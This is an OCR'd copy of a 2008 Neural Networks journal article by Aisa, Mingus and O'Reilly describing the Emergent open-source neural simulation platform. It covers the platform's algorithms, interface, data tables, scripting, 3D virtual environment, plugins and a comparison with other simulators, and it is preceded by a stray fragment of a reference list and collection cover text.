
[14] S. A. Herd, M. T. Banich, R. C. O'Reilly, Neural mechanisms of cognitive control: an integrative model of stroop task performance and fmri data., Journal of cognitive neuroscience 18 (2006) 22–32.
URL http://www.ncbi.nlm.nih.gov/pubmed/16417680

[15] J. K. Seamans, T. W. Robbins, Dopamine modulation of the prefrontal cortex and cognitive function, 2010, pp. 373–398.

[16] T. E. Hazy, M. J. Frank, R. C. O'Reilly, Banishing the homunculus: Making working memory work., Neuroscience 139 (2006) 105–118.
URL http://www.ncbi.nlm.nih.gov/pubmed/16343792

[17] X. Huang, J. Weng, Inherent Value Systems for Autonomous Mental Development, International Journal of Humanoid Robotics 4 (2007) 407–433.

BRIAN MINGUS RESEARCH COLLECTION / BM-50A359404F6F



JOURNAL ARTICLE | JULY 1, 2008 / ONLINE PUBLICATION

The Emergent Neural Modeling System

Brad Aisa · Brian Mingus · Randy O'Reilly

Neural Networks

An open-source C++ platform for building, simulating and analyzing neural models. Visual programming, data analysis and embodied environments bring computational ideas into a working research system.

BRIAN MINGUS RESEARCH COLLECTION / BM-3AE3823CA959

Original publication / source

Collection cover added September 2026. Original paper follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Neural Networks 21 (2008) 1146–1152

Contents lists available at ScienceDirect

Neural Networks

journal homepage: www.elsevier.com/locate/neunet

2008 Special Issue

The Emergent neural modeling system☆,☆☆

Brad Aisa*, Brian Mingus, Randy O'Reilly

Computational Cognitive Neuroscience Lab, Department of Psychology, University of Colorado at Boulder, United States

ARTICLE INFO

Article history:
Received 1 November 2007
Received in revised form
10 June 2008
Accepted 17 June 2008

Keywords:
Neural networks
Robotics
Simulator

ABSTRACT

Emergent (http://grey.colorado.edu/emergent) is a powerful tool for the simulation of biologically plausible, complex neural systems that was released in August 2007. Inheriting decades of research and experience in network algorithms and modeling principles from its predecessors, PDP++ and PDP, Emergent has been redesigned as an efficient workspace for academic research and an engaging, easy-to-navigate environment for students. The system provides a modern and intuitive interface for programming and visualization centered around hierarchical, tree-based navigation and drag-and-drop reorganization. Emergent contains familiar, high-level simulation constructs such as Layers and Projections, a wide variety of algorithms, general-purpose data handling and analysis facilities and an integrated virtual environment for developing closed-loop cognitive agents. For students, the traditional role of a textbook has been enhanced by wikis embedded in every project that serve to explain, document, and help newcomers engage the interface and step through models using familiar hyperlinks. For advanced users, the software is easily extensible in all respects via runtime plugins, has a powerful shell with an integrated debugger, and a scripting language that is fully symmetric with the interface. Emergent strikes a balance between detailed, computationally expensive spiking neuron models and abstract, Bayesian or symbolic systems. This middle level of detail allows for the rapid development and successful execution of complex cognitive models while maintaining biological plausibility.

© 2008 Elsevier Ltd. All rights reserved.

1. Introduction

Emergent (http://grey.colorado.edu/emergent) is a powerful tool for the simulation of biologically plausible, complex neural systems that was released in August 2007. The immediate predecessor to Emergent is PDP++ v3.2, a tool used by a variety of researchers for neural modeling and teaching. PDP++ was itself an extension of the PDP software released by McClelland and Rumelhart in 1986 with their groundbreaking book, Parallel Distributed Processing (McClelland & Rumelhart, 1986). Emergent represents a near complete rewrite of PDP++, replacing an aging and largely unsupported graphical user interface (GUI) framework called Interviews with a well supported, more modern one called `Qt` (http://trolltech.com/products/qt). A major benefit of Qt is its seamless integration into all major platforms, allowing Emergent to not only be easily installed on them, but also to adopt their native look and feel. With this in mind, we completely redesigned the user interface, employing a now-familiar tree-based browser approach (with tabbed edit/view panels) for project exploration and interaction (Fig. 1). We also radically redesigned or even replaced several core constructs from the previous product, such as `Environments` and `Processes`, replacing them with the more general-purpose `DataTable` and `Program` constructs that will be discussed later.

More important than technical or interface changes, we also extended the intended scope of the tool. Whereas the previous versions were primarily intended for relatively small research and teaching models, typically aimed at demonstrating some isolated or delimited piece of functionality, the new version is intended to support very large-scale simulations of entire integrated brain-like systems. And whereas the previous versions were primarily designed for closed simulations using simple fixed data patterns as input and output, Emergent has been designed to accommodate external "closed-loop" sensory and motor connections both by plugins and with a built-in simulation environment that includes a rigid-body physics simulation for creating virtual robot-like agents.

This article will give a general overview of Emergent's features and capabilities, ending with a comparison with other neural network simulators and a discussion of the features we plan to implement in the near future.

☆ Supported by grants: NIH R01 MH069597, ONR N00014-07-1-0651, DARPA/ONR N00014-05-1-0880, ONR N00014-03-1-0428 (O'Reilly); NIH IBSC 1 P50 MH 64445 (McClelland).

☆☆ Thanks go to Dave Jilk for being the intrepid early adopter; Jay McClelland of Carnegie Melon University and Jonathan Cohen of Princeton University for their financial assistance during Emergent's development; and all members of the CCN Lab at CU Boulder for their valuable input and patient testing of the software.

* Corresponding author. Tel.: +1 720 233 0225; fax: +1 303 492 2967.
E-mail address: Brad.Aisa@colorado.edu (B. Aisa).

0893-6080/$ – see front matter © 2008 Elsevier Ltd. All rights reserved.
doi:10.1016/j.neunet.2008.06.016

BRIAN MINGUS RESEARCH COLLECTION / BM-3AE3823CA959




Fig. 1. The Emergent Project Browser. The main workspace in Emergent showing, from left: (a) the Toolbox with widgets for Programming and similar tasks; (b) the main Browser, a hierarchical tree of all objects in the project; (c) the Panel area, for editing and viewing the details of objects, in this case displaying a Doc; and (d) the 3D viewer, for viewing simulation objects in true 3D.

2. Emergent

2.1. Supported algorithms

Out of the box, Emergent supports classic back-propagation (BP) (Rumelhart, Hinton, & Williams, 1986), and recurrent back-propagation in several variants (Almeida, 1987; Pineda, 1987; Williams & Zipser, 1989); Constraint-satisfaction (CS) including the Boltzmann Machine (Ackley et al., 1985), Interactive Activation and Competition, and other related algorithms; Self-organized learning (SO) including Hebbian Competitive learning and variants (Rumelhart & Zipser, 1986) and Kohonen's Self-Organizing Maps and variants (Kohonen, 1984); and Leabra (an acronym for "local error-driven and biologically realistic algorithm") which includes key features from each of the above algorithms in one coherent framework (O'Reilly & Munakata, 2000).

The previous version of the software (PDP++ v3.2) also served as the basis for some other neural algorithms or extensions, including the Real-time Neural Simulator RNS++ (http://ccsrv1.psych.indiana.edu/rns++/) (Josh Brown); Long Short Term Memory (LSTM) (Hochreiter & Schmidhuber, 1997); and the oscillating inhibition learning mechanism (Norman et al., 2006). The enhanced user-friendliness of the software and our new plugin technology make these kinds of extensions very easy to implement, hopefully encouraging more researchers to consider Emergent as the architectural base of their research algorithms. Unlike the tools such as MATLAB, Emergent is completely free and open-source; in addition, its network algorithms run at compiled C++ speed, rather than in an interpreter.

2.2. General features

Emergent opens to present a familiar tree-based browser (on the left) plus detail panel (on the right.) The user can select any object in the left-hand tree to see its detailed properties on the right, and open container nodes to reveal the sub-contents. Many objects have several detail sub-panels that present the object and its content in different views, depending on the purpose of the user. For example, the table object provides a panel with the properties of the table itself, one that lists the columns, and one that enables the user to browse or edit data. The user can open up any number of new browsers rooted at any point in an existing browser.

Clipboard and drag-and-drop manipulation of objects are supported wherever it makes sense. Many "action-like" operations, such as assigning an object to a program variable element, can be done via drag-and-drop.

When the user opens or creates a project, an additional `viewer` pane appears in the browser; this viewer supports one or more `frames` which display a true 3D rendering of one or more objects in the system, such as networks, graphs and virtual environments.

2.3. Networks

The basic unit of modeling in Emergent is the `Unit`, which is a neuron-like object that represents a small population of like-coding spiking neurons, such as might be observed in a cortical column. Its output is typically a time continuous value ranging from 0 to 1, which represent the extremes of "no firing in the population" to "maximal firing" in the population. Maximal firing is a product of the number of individual neurons times the rate of firing per each neuron. For more detailed neural models it is also possible to run the units in discrete spiking mode. These Units perform separate integrations of excitatory, inhibitory, and leak inputs to accommodate shunting inhibition effects, replicating the classic equivalent circuit dynamics of real neurons. The output is typically based on a thresholded, parameterized, bounded and

BRIAN MINGUS RESEARCH COLLECTION / BM-3AE3823CA959




Fig. 2. Emergent Layers, showing Projections and Units.

sigmoidal-like curve. Other transfer function options are provided, and custom functions are possible.

Units are not instantiated or manipulated individually, but are managed in a group called a `Layer`. A Layer in Emergent is a two-dimensional "sheet" of Units, all of which share unit-level parameters (via a `UnitSpec`), inhibitory dynamics and patterns of connectivity to other Layers. A Layer can further be divided into a sub-grid of `UnitGroups`, which enables two levels of inhibitory dynamics, and more sophisticated granularity of connectivity with other Layers. Each Layer has a `LayerSpec` with parameters to control things like inhibitory dynamics, and how input data (if any) is mixed with the existing activation.

Emergent has two distinct constructs for representing connectivity between Units: the `Projection` and the `Connection`. A Projection specifies a logical, unidirectional connection between two layers; a Connection is the actual physical connection between a Unit and its targets, and is analogous to a neural synapse. A Projection specifies the pattern of connectivity between the layers, such as "all to all" or "tessellated", as well as a `ConnectionSpec` that
controls the parameters of the underlying connections that are generated. The ConnectionSpec has parameters that control the physical connections including the weighting of the connection relative to other connections, the weight limits (if any), the local learning rates (Hebbian and error-driven terms) and other miscellaneous parameters. Fig. 2 is an example network showing Layers and Projections.

A set of Layers is aggregated into an overall structure called a Network. There is typically one Network in use during any simulation run, although a Project can contain any number Networks. This can be helpful when testing different approaches as you can share all the other elements, such as control Programs, data input and output and monitoring Programs, to name a few.

2.4. Specs

`Specs` in Emergent are like styles in a word processing program—collections of parameters that can be applied to instances of a specific type, to control or modify their behavior. Specs help the modeler to keep parameters consistent across many instances of a same-type object, such as a Layer of a certain purpose. Sub-specs can be created that automatically inherit their values from a parent Spec, but in which selected parameters can be explicitly overridden. This helps to keep related but distinct Specs coordinated, except for the specific parameter values on which they differ. Specs can be nested to any practical level.

Emergent provides a convenient facility to easily determine which network constructs are associated with each spec. The user can click the Spec in the network control panel, and the items using that Spec are immediately highlighted in the network display. Specs also help to make a model easier to understand. Once an observer has first examined the overall network structure, the next step to understanding the model would be to click on the Specs, which will highlight the objects using them in the 3D viewer.

2.5. Algorithm infrastructure mechanisms

The base classes described above (Connection, Unit, Layer, etc) provide support for a range of common neural network processing mechanisms, such as computing the net input as a function of sending activations times weights. Specific algorithms then add their unique learning and processing mechanisms (e.g., Hebbian learning, inhibitory competition, discrete spiking). Furthermore, all of the implemented algorithms provided with the simulator provide a range of different algorithm variants that can be mixed-and-matched to create novel network architectures. These variations include different learning rules, activation functions, inhibitory mechanisms, etc. These variations are implemented either with a user-selectable switch within a common Spec class, or by a new subclass Spec type that directly implements the new functionality, which the user then selects by applying that spec to the appropriate network elements.

Although all the algorithms are derived from common base classes, each has incompatible optimizations and specializations relative to the others, such that they cannot be mixed in the same network. Thus, it is not possible to directly mix a self-organizing map layer with a backpropagation layer in the same network: supporting such heterogeneous collections would require N^2 kinds of conditional mechanisms and is not efficient and often would lead to nonsensical results. However, it is very straightforward to arrange for the communication of activations or other values between multiple networks of different types, effectively creating hybrid overall architectures. As a perhaps more satisfying alternative, many users leverage the unified framework for many of these different mechanisms provided by the Leabra algorithm, where such architectures can be created by differential parameterization of different layers.

Critically, all of the infrastructure for visualization and data analysis can be automatically applied to any new objects defined in the system, thanks to a powerful type-access system that scans header files and makes the software "self-aware" of very detailed type information for every object defined in the source code (including plugins).

2.6. Network input/output and data monitoring

Most network input and output in an Emergent simulation is facilitated by one or more `DataTable` ("table") objects. A table is similar to a spreadsheet table or database table: it is a set of one or more columns, each of which can contain data of a single type. The table then holds zero or more rows of data. In Emergent, a table cell can hold a matrix in addition to a scalar value. For network input and output data, a matrix column is typically created corresponding to the dimensions of a target or source layer in the network.

Emergent was designed with external connectivity in mind. External sources of input such as video and audio can be

BRIAN MINGUS RESEARCH COLLECTION / BM-3AE3823CA959




Fig. 3. Example program from Emergent's `AX Tutorial`, which walks the user through an implementation of the CPT-AX task used in working memory studies. All elements and groups of elements support copy, paste, drag-and-drop, and lines are color coded according to type.

preprocessed and the raw network input pattern then written to a table. Likewise, network output is first written to a data table, and can then be output to effectors such as simulated muscles, or even a real robot.

The table is the basic construct for network monitoring. Network object parameters, particularly Unit activation values, can be logged to a table during the simulation. The user can log to many tables at multiple levels of time, such as Epoch, Trial, or even Cycle (a single update of all network activations.)

2.7. Simulation control (programs)

Emergent provides a sophisticated but user-friendly general-purpose program environment that is used for sequencing simulations and doing general-purpose data processing tasks. A `Program` is a GUI-based tree of programming widgets called `ProgEls` that enables even a novice user to construct a variety of control sequences such as loops and conditional tests. The application comes with a pre-built library of programs that perform common simulation sequencing functions such as Batch, Epoch and Trial. The Network Wizard will automatically load and connect these to a network.

Programs, an example of which is displayed in Fig. 3, are a simple way of generating C-Super Script (CSS), the native scripting language of Emergent. CSS is best thought of as interpreted C++ and provides full access to the internal objects of Emergent as well as the ability to declare new classes. The resulting script can be examined in a text window. Advanced users can put CSS code in a program script element, but this is usually not necessary because visual programming in Emergent is faster than writing code by hand. CSS scripts are compiled into an efficient object-oriented byte code, which is then run at execution time. The generated network algorithms and data processing primitives are coded in highly optimized C++, scripting being used primarily to control and sequence these optimized workhorse operations.

2.8. Visualizations

Networks, graphs, tabular logs, and physical simulation objects can all be presented in an OpenGL-based 3D visualization environment. The user can create any number of `Frames`, each of which can contain a 3D visualization of one or more of the objects listed. GUI updates can be explicitly disabled to speed up simulations, and are always implicitly suppressed for non-visible panels.

A network display depicts the Unit activation values by default, but the user can select any parameter of Units, Connections, or Projections to monitor.

2.9. Data analysis and graphing

Emergent provides several facilities to help with data analysis. A collection of GUI-accessible objects provide common data processing operations, including: database-style operations (select, sort, join, group, sums, etc.); data analysis (distance, smoothing, dimension reduction such as clustering, PCA, SVD, etc.); data generation (random patterns, line patterns, noise, etc.); and image processing (rotation, translation, scaling, Gaussian and difference-of-Gaussian filtering, etc.). All of these operations are also available to Programs.

As would be expected, data can be readily imported or exported for use with other systems. It is also easy to copy and paste data to and from the clipboard, to exchange data with other programs such as Excel. Additionally, a full range of data graphing operations are available, to present 2D or 3D graphs, to display data from any table. Specialized graph types such as cluster trees are supported.

A 3D `GridView` displays some or all of the columns in a table. It is especially useful for displaying input and output patterns, including photos, and for aggregate Epoch, Train or Trial-level statistics, such as error values.

The `GNU Scientific Library (GSL)` has been incorporated into Emergent, making many of its routines and data structures available. `Matrix` objects, the underlying basis for tables columns, are compatible with GSL routines.

2.10. Virtual environment

Neural network researchers are increasingly testing their simulations of brain processes by embodying them in simulated physical agents that can act in a physically simulated world containing other objects or even other such agents. Emergent includes a powerful built-in simulator along with associated modeling constructs to enable building robot-like agents and connecting them to neural simulations. The simulator is based on two widely used technologies: the `Open Dynamics Engine (ODE)` (http://www.ode.org/) for physical modeling and OpenGL and `Coin3D` (http://www.coin3d.org/) for visualization.

The simulator provides access to all of ODE, including constructs for modeling bodies, including objects such as cylinders, boxes and spheres. Limbs and bodies are connected with Joints that have parameters controlling things like angular stops, degrees of freedom and stiffness. Forces can be applied to joints which results in torques dependent on the bodies they are connected to. Textures can be applied to objects and backgrounds to add visual realism, particularly for vision-based simulations. Objects obey the laws of physics, and phenomena such as momentum, elastic collisions, friction, and gravity are all modeled. Cameras are provided to enable endowing an agent with vision, the result of which can be readily interfaced with network model. 3D placement of sound sources is supported using the Simage library (for real-time playback) or the included `audioproc` plugin for localized sound.

Emergent ships with a simple example model demonstrating how to model a reaching task using an agent with a torso, head, shoulders, and arm, as pictured in Fig. 4.

2.11. Documentation, annotation, and search

Neural models can become quite complex, involving factors ranging from the overall purpose of the experiment, to its architecture, to the parameters being chosen for the elements, to the many experiments that may be conducted upon it, to scientific references and so on. Documenting all these elements can be a challenge. Emergent provides support for this in several areas.

BRIAN MINGUS RESEARCH COLLECTION / BM-3AE3823CA959




Fig. 4. A simulated agent in the Emergent virtual environment. The top left layers represent the elbow and shoulder forces, as read from ODE at the start of the reach. The middle top layers are the forces that the model produces, and are decoded to apply that force to his elbow and shoulder joints. The inner Gaussian blobs represent the goal location and his hand position at the start of the reach, and the outer blob represents his guess as to where the forces he produces will ultimately land the hand. All of this is orchestrated by the hidden layer, which is in the middle row. Notably, this model does not use error-driven learning, instead using the Primary Value Learned Value (PVLV) reinforcement learning system (O'Reilly et al., 2007), the lower cluster of seven layers, which is based on the detailed anatomy of midbrain dopaminergic neurons. PVLV is available as a Network Wizard for all models to use.

First, most user items include a `desc` field that lets the user include a textual description of the item.

Emergent also provides `Docs`, which are wiki-like pages inside the project. In addition to formatted textual material, Docs can also include hyperlinks (URLs) to external web sources, and "internal URLs" that can link to another doc, or even invoke a procedure on some model object. This latter capability is helpful for developing tutorials or teaching simulations. A Doc can be also be linked to a specific object, in which case the doc appears in that object's property sheet.

Annotation is the ability to add additional fields of information to objects within Emergent. This capability, which comprises a set of name/value pairs, is supported by `User Data`. Most objects in Emergent can have User Data added to them. User Data is also used internally by Emergent for such things as providing format information in table columns and graphs. User Data can be set and retrieved programmatically, adding a powerful metadata facility that can be utilized by advanced models and their control programs.

Emergent includes a text-based search engine, available in the context menu of all tree browsers, that can find objects or docs based on their content, type, method names, etc.

2.12. Select edits

Simulations can often contain many hundreds of disparately located parameters, only a few of which may be intended for modification or exploration. Emergent provides a construct called a `SelectEdit`, which enables parameters and control buttons from anywhere in the simulation (particularly Spec objects) to be displayed and changed in one convenient panel. A combination of Edits and Docs are especially useful for creating tutorial or teaching simulations, with self-contained documentation and a constrained display of key parameters.

2.13. Projects

All of the previously described objects live in a top-level object called a `Project`. A Project contains the Networks, Programs, Tables, Docs, Edits, and Views of a complete simulation. Projects are stored in a textual form that makes them well suited to management under a version control system. We have found the open-source revision control system `Subversion` (http://subversion.tigris.org/) to be highly convenient for this purpose.

2.14. Batch mode

Using the application in GUI mode is convenient when teaching, developing, or debugging models. But modeling often involves long sessions of model training, which can be better handled by a batch scheduling program. So Emergent can be run in -nogui batch mode, with a variety of command-line parameters provided to control which model gets loaded, as well as providing model-specific parameters.

2.15. Distributed memory cluster support and parallel threading

Emergent has support for Linux/Unix distributed memory clusters using the industry standard MPI protocol (e.g., MPICH, OpenMPI). The most efficient parallel speedups are obtained using a parallel training mode, whereby several parallel instances of the model run at the same time (one per node), but get different training patterns applied to them; the weight change differentials are then combined and applied to all the instances. This is very efficient because there is a lot of parallel computation for each communication event — the large size of this communication is insignificant relative to the overall costs of coordinating the timing of the different processors during the communication. For this reason, a more fine-grained parallelism at the level of individual units distributed across different processors has not proven very efficient — the communication events are too frequent relative to

BRIAN MINGUS RESEARCH COLLECTION / BM-3AE3823CA959

the amount of computation per event. As the networks get larger, this level of parallelism becomes more effective.

We also have preliminary support for parallel threading of computation across multiple cores or CPU's within a shared memory environment. This can be combined with the distributed memory clustering approach for even greater speedup. The next release will feature a much more robust and pervasive application of parallel threading. We are also currently investigating the use of GPU-based coprocessor boards using NVIDIA's new CUDA technology.

2.16. Plugins

A growing number of modern software applications provide a means for adding user-developed plugins to extend the functionality of the system without requiring a recompilation of the main application itself. An Emergent plugin is a dynamically loadable code library that has been compiled in C++ and linked to the Emergent libraries and their dependent libraries, such as Qt and ODE. Plugins use a Qt-provided cross-platform build system that is simple to use. Building a plugin automatically installs it into a designated plugin folder.

We envision a growing base of Emergent users who will develop plugins for things like: new network algorithms; new types of network objects, such as specialized layers and units; wizards to help automate complex modeling tasks; new procedures for data analysis and transformation; new visualization objects; specialized computational engines to take advantage of new processing capabilities in existing CPUs or co-processors; new forms of input and output; and links or channels to other tools, such as analysis packages, graphing packages, visualization packages and databases.

3. Comparison with other simulators

Emergent is in the company of hundreds of available neural simulators, each filling a certain niche. In order to help users choose a simulator that best suits their needs, we have compiled `a detailed comparison` (http://grey.colorado.edu/emergent/index.php/Comparison_of_Neural_Network_Simulators) over 25 features of the 15 simulators that we identified as having been the most widely used and developed. This table is available on the Emergent wiki, is community-editable and features spreadsheet-like sorting using javascript. You are encouraged to visit and update the table, as it will always be under development.

Emergent has the longest legacy of any simulator, with the first release of PDP occurring in 1986. Others in this league are GENESIS (Beeman et al., 2007), with releases from 1988–2007, and NEURON (Migliore et al., 2006), with releases from the early 90s to 2008. Both GENESIS and NEURON specialize in the modeling of individual neurons and networks of neurons at a high resolution, computationally expensive but very biologically plausible sub-cellular level of analysis. Although these two tools have somewhat limited user interfaces, the sophisticated visualization tool `neuroConstruct` (http://www.physiol.ucl.ac.uk/research/silver_a/neuroConstruct/) encapsulates both of them, providing unparalleled graphics. Other simulators in the spiking neuron domain include NEST, The NeoCortical Simulator (NCS), The Circuit SIMulator (CSIM), XPPAUT, SPLIT, and Mvaspike. A detailed side-by-side comparison and benchmarking of these simulators can be found in Brett et al. (2007).

